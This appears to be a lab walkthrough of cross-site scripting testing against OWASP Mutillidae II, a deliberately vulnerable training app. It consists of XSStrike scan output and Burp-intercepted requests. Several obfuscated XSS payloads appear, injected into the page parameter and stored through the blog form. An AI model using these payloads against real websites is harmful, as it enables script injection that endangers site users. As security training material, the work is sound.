
Pretty | Raw | Hex

```
1 GET /mutillidae/index.php?page=<A%09OnMoUseOveR%0d=%0d(prompt)``%0dx>v3dm0s&page-to-frame=styling.php%3Fpage-title%3DStyling+with+Mutillidae HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
9 Upgrade-Insecure-Requests: 1
10 Sec-GPC: 1
11
12
```



Password Generator





```
┌──(root㉿kali)-[/home/veronica/Documentos/red_team/XSStrike]
└─# ./xsstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=password-generator.php&username=anonymous" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1"

      XSStrike v3.1.5

[~] Checking for DOM vulnerabilities
[+] Potentially vulnerable objects found
──────────────────────────────────────────────────────────────────────────────
──────────────────────────────────────────────────────────────────────────────nnerHTML = "This password is for anonymous";color:red;border-width:1px;border-color:black;\">" + lPasswordText + "</span>";
[+] WAF Status: Offline
[!] Testing parameter: page
[!] Reflections found: 6
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 18549
──────────────────────────────────────────────────────────────────────────────
[+] Payload: <HTmL/+/onpOinteReNtER%09=%09(confirm)()%0dx>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
──────────────────────────────────────────────────────────────────────────────
[+] Payload: <HTmL%0donmOusEoVER%09=%09[8].find(confirm)%0dx>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N]
```

Request to http://10.0.2.10:80


Forward | Drop | Intercept is on | Action | Open Browser


Pretty | Raw | Hex

```
1  GET /mutillidae/index.php?page=<HTmL%0donmOusEoVER%09=%09[8].find(confirm)%0dx>&username=anonymous HTTP/1.1
2  Host: 10.0.2.10
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
9  Upgrade-Insecure-Requests: 1
10 Sec-GPC: 1
11
12
```


10.0.2.10/mutillidae/index.php?page=password-generator.php&username=anonymous
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Nessus Essentials / Fo...
OWASP Mutillidae II: Web Pwn in Mass Producti
Version: 2.6.24
Security Level: 0 (Hosed)
Hints: Enabled (1 - 5cr1pt K1dd1e)
Not Logged
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Page Not Found
Back
Help Me!
Validation Error: 404 - Page Not Found

Client-side Control Challenge




Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extensions
Learn
Intercept
HTTP history
WebSockets history
Options
Request to http://10.0.2.10:80
Forward
Drop
Intercept is on
Action
Open Browser
Pretty
Raw
Hex
1 GET /mutillidae/index.php?page=client-side-control-challenge.php&resetTargetValue=1 HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.0.2.10/mutillidae/index.php?page=client-side-control-challenge.php
9 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13


(root㉿kali)-[/home/veronica/Documentos/red_team/XSStrike]
./xsstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=client-side-control-challenge.php&resetTargetValue=1" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1"
XSStrike v3.1.5
[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: page
[!] Reflections found: 6
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 18548
[+] Payload: <d3v/+/oNMoUSeOVEr%0a=%0a(prompt)``%0dx>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N]


Intercept | HTTP history | WebSockets history | Options

Request to http://10.0.2.10:80

Forward | Drop | Intercept is on | Action | Open Browser


Pretty | Raw | Hex

```
1 GET /mutillidae/index.php?page=<d3v/+/oNMoUSeOVEr%0a=%0a(prompt)``%0dx>v3dm0s&resetTargetValue=1 HTTP/1.1
2 Host: 10.0.2.10
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://10.0.2.10/mutillidae/index.php?page=client-side-control-challenge.php&resetTargetValue=1
9 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1
12
13
```



OWASP 2013 > A3 - Cross-Site Scripting (XSS) > Persisted (Second Order)

Add to your blog



Intercept | HTTP history | WebSockets history | Options

Request to http://10.0.2.10:80

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex

```
1  POST /mutillidae/index.php?page=add-to-your-blog.php HTTP/1.1
2  Host: 10.0.2.10
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 75
9  Origin: http://10.0.2.10
10 Connection: close
11 Referer: http://10.0.2.10/mutillidae/index.php?page=add-to-your-blog.php
12 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 csrf-token=&blog_entry=1&add-to-your-blog-php-submit-button=Save+Blog+Entry
```

```
┌──(root㉿kali)-[/home/veronica/Documentos/red_team/XSStrike]
└─# ./xsstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=add-to-your-blog.php" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1" --data "csrf-token=&blog_entry=1&add-to-your-blog-php-submit-button=Save+Blog+Entry"

      XSStrike v3.1.5

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: page
[!] Reflections found: 6
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 18549
------------------------------------------------------------
[+] Payload: <D3V%0dONPoiNterentER%0a=%0a[8].find(confirm)>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
------------------------------------------------------------
[+] Payload: <A%0aonpOINTeRenTEr%09=%09a=prompt,a()>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
------------------------------------------------------------
[+] Payload: <A%09ONMoUseOVEr+=+a=prompt,a()>v3dm0s
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N]
```

Intercept | HTTP history | WebSockets history | Options

Request to http://10.0.2.10:80

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex

```
1  POST /mutillidae/index.php?page=add-to-your-blog.php HTTP/1.1
2  Host: 10.0.2.10
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 74
9  Origin: http://10.0.2.10
10 Connection: close
11 Referer: http://10.0.2.10/mutillidae/index.php?page=add-to-your-blog.php
12 Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 csrf-token=&blog_entry=<A%0aonpOINTeRenTEr%09=%09a=prompt,a()>v3dm0s&add-to-your-blog-php-submit-button=Save+Blog+Entry
```

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

- OWASP 2013
- OWASP 2010
- OWASP 2007
- Web Services
- HTML 5
- Others
- Documentation
- Resources

Getting Started: Project Whitepaper

Release Announcements

Video Tutorials

Welcome To The Blog

Back Help Me!

Hints

Add New Blog Entry

View Blogs

Add blog for anonymous

Note: <b>,<i> and <u> are now allowed in blog entries


Save Blog Entry


View Blogs

2 Current Blog Entries

	Name	Date	C
1	anonymous	2023-02-20 19:32:54	v3dm0s
2	anonymous	2009-03-01 22:27:11	An anonymous blog? Huh?

View someone's blog





```
┌──(root㉿kali)-[/home/veronica/Documentos/red_team/XSStrike]
└─# ./xsstrike.py -u "http://10.0.2.10/mutillidae/index.php?page=view-someones-blog.php" --headers "Cookie: showhints=1; PHPSESSID=onne6bbiredsd5d6t6s05iqde1" --data "author=6C57C4B5-B341-4539-977B-7ACB9D42985A&view-someones-blog-php-submit-button=View+Blog+Entries"

XSStrike v3.1.5

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: page
[!] Reflections found: 6
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 18549
--------------------------------------------------------------------------------
[+] Payload: <htMl%0aONpointERErnTeR+=+confirm()%0dx>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
--------------------------------------------------------------------------------
[+] Payload: <hTml%0aonMOuSeOvEr+=+a=prompt,a()//
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
--------------------------------------------------------------------------------
[+] Payload: <d3V%0aoNpOInteRenTEr%0a=%0aconfirm()>v3dm0s
[!] Efficiency: 100
